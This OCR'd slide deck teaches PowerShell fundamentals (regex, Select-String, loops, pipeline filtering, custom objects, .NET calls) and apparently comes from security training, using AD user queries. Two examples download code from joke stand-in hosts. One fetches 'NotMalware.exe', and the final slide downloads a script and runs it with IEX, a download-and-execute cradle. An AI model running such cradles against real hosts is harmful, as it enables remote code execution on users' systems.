
Regular Expressions

- Often utilized with the **-match** and **-notmatch** operators. For case sensitive matches, use **-cmatch** and **-cnotmatch**
  - **"\\Server2\Share" -match "^\\\\\w+\\\w+"**
  - **$email -notmatch "^[a-z]+\.[a-z]+@company.com$"**
  - **-match** will auto-populate the **$Matches** variable if it's used on a single variable (not an array)




Regular Expressions - Named Matches

- PowerShell also supports “named” regex matches with the **?<capturename>** format:



Regular Expressions - Replace

- The last big use for regexes in PowerShell is with **-replace**, with the case sensitive version being **-creplace**
  - Sidenote: **-split** also supports regular expressions!



Select-String (alias **sls**)

- Finds text in strings and files (à la grep)

- Examples:
  - **sls ‘pattern’ .\file.txt -CaseSensitive**
  - **sls 'lines.*empty' .\file.txt -ca** (supports regex!)
  - **Select-String -Path "audit.log" -Pattern "logon failed" -Context 2, 3**
    - display lines before/after match
  - **Select-String -Path "process.txt" -Pattern "idle, svchost" -NotMatch**

- For more information, see “Grep, the PowerShell way”
  - https://communary.net/2014/11/10/grep-the-powershell-way/
  - or **Get-Help Select-String**

Logic - if/elseif/else

- Same as every other language
- More information:
  - **Get-Help about_If**

```
1
2    $val = 10
3
4    if ($val -lt 0) {
5        "negative!"
6    }
7    elseif ($val -lt 10) {
8        "single digit!"
9    }
10   else {
11       "double digits!"
12   }
13
14
```

Logic - Switch

- Way to handle multiple If statements
  - Accepts **[-regex|-wildcard|-exact][-casesensitive]**
  - More information: **Get-Help about_Switch**

```
2   $a = "d14151"
3
4   $Message = switch -wildcard ($a) {
5       "a*" {"The color is red."}
6       "b*" {"The color is blue."}
7       "c*" {"The color is green."}
8       "d*" {"The color is yellow."}
9       default {"The color could not be determined."}
10  }
11
12  $Message
```

Logic - try/catch/finally

- Used to handle errors - can have more than one catch block!
  - Note: to force terminating errors from some PowerShell methods, use **Verb-Nound -ErrorActionPreference Stop**
- More information: **Get-Help about_Try_Catch_Finally**

```
1
2  try {
3      $wc = new-object System.Net.WebClient
4      $wc.DownloadFile("http://www.toteslegit.com/NotMalware.exe")
5  }
6  catch [System.Net.WebException],[System.IO.IOException] {
7      "Unable to download NotMalware.exe"
8  }
9  catch {
10     "An error occurred that could not be resolved."
11 }
12
```

Logic - ForEach

- Lets you traverse all the items in a collection of items with a named variable for each iteration
  - More information: **Get-Help about_ForEach**

```
1
2     $Processes = Get-Process
3
4   ForEach($Process in $Processes) {
5         $Process.Name
6   }
7
```

Logic - ForEach-Object

- Performs an operation against each item in a collection of input objects passed on the pipeline
  - Alias: **%**
  - **$_** refers to the current item being iterated over
  - More information: **Get-Help ForEach-Object**

```
1
2    Get-Process | % {$_.Name}
3
```

Logic - While and Do/While

- Used to perform a loop a given number of times until a specific condition is set
  - Do/While will always run the loop at least once
  - More information: **Get-Help about_While** / **Get-Help about_Do**

```
2    $val = 0
3
4  while($val -ne 10) {
5        $val++
6        $val
7  }
```

Filtering

- ***This*** is why you should care about the pipeline!

- **Where-Object** (?) : filter object w/ specific properties
  - **Get-DomainUser | ? {$_.lastlogon -gt [DateTime]::Today.AddDays(-1)}**
- **ForEach-Object** (%) : execute a scriptblock on each object
  - **Get-DomainUser -Domain dev.testlab.local | % { if($_.scriptpath) {$_.scriptpath.split("\\")[2] }}**
- For property comparisons:
  - **$_ -eq value** : straight equality check
  - **$_ -Like *value*** : wildcard string matching
  - **$_ -match 'regex'** : full regex matching

Basic Analysis

- The **Sort-Object** cmdlet lets you sort objects by specific properties:
  - **Get-Process | Sort-Object Handles**
  - **Get-Process | Sort-Object Handles -Descending**
- The **Group-Object** cmdlet groups objects that contain the same value for specified properties. This lets you quickly find outliers:
  - **Get-WmiObject win32_process | Group-Object ParentProcessId**
- Select-Object / select :
  - **Get-DomainUser | Select-Object -Property name,lastlogon**
  - **Get-DomainUser | select -expand distinguishedName**
  - **Get-Process | select -First 1**
  - **Get-Process | select -Last 1**

Output Options

- Since everything returned on the pipeline is a proper object, there are a variety of output/display methods
- Formatted as a list (keeps data from being lost on display):
  - **Get-Process | Format-List** (alias ‘fl’)
- Formatted as a table (-a indicates “autosize”):
  - **Get-Process | Format-Table [-a]** (alias ‘ft’)
- Exported as a CSV:
  - **Get-Process | Export-CSV -NoTypeInformation FILE.csv**
- Exported as a file:
  - **Get-Process | Out-File -Append FILE.txt**

Custom PSObjects - Hashtables

- Any code you write should ideally output PSObjects on the pipeline!
- **New-Object PSObject** will take a hashtable passed to its **-Property** parameter
  - Note: remember that **[ordered]** only works in version 3+!

```
New-Object PSObject -Property ([ordered]@{
    Name = 'object'
    Value1 = 'coolstuff'
    Value2 = 'morecoolstuff'
})
```

Custom PSObjects - w/ Noteproperty

- If you want your custom object to preserve the order of properties/values in PowerShell version 2, you have to use the uglier Noteproperty approach:

```
$OutObject = New-Object PSObject
$OutObject | Add-Member Noteproperty 'Name' 'object'
$OutObject | Add-Member Noteproperty 'Value1' 'coolstuff'
$OutObject | Add-Member Noteproperty 'Value2' 'morecoolstuff'
$OutObject.PSObject.TypeNames.Insert(0, 'CustomObject')
$OutObject
```

Interfacing With .NET - Static Methods

- *Static* methods are accessible with **[Namespace.Class]::Method()**
  - Note: **[System…]** is implied if it's not specified

- For example, base64 encoding a string:
  - **$Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)**
  - **$EncodedText = [Convert]::ToBase64String($Bytes)**
- You can examine the static methods of a class with:
  - **[Text.Encoding] | Get-Member -Static**
- And remember that you can examine the arguments for a given method with:
  - **[Text.Encoding]::Convert**

Interfacing With .NET - Instance Methods

- *Instance* methods are called on an existing .NET object instance
  - This often follows the pattern of **(New-Object Namespace.Class).Method()**

- For example:
  - **$Client = New-Object Net.Webclient**
  - **$Client | Get-Member** (examine object methods/properties)
  - **$Client.DownloadString** (examine arguments for a method)
  - **$String = $Client.DownloadString("https://legit.site/notmalware.ps1")**
  - **IEX $String**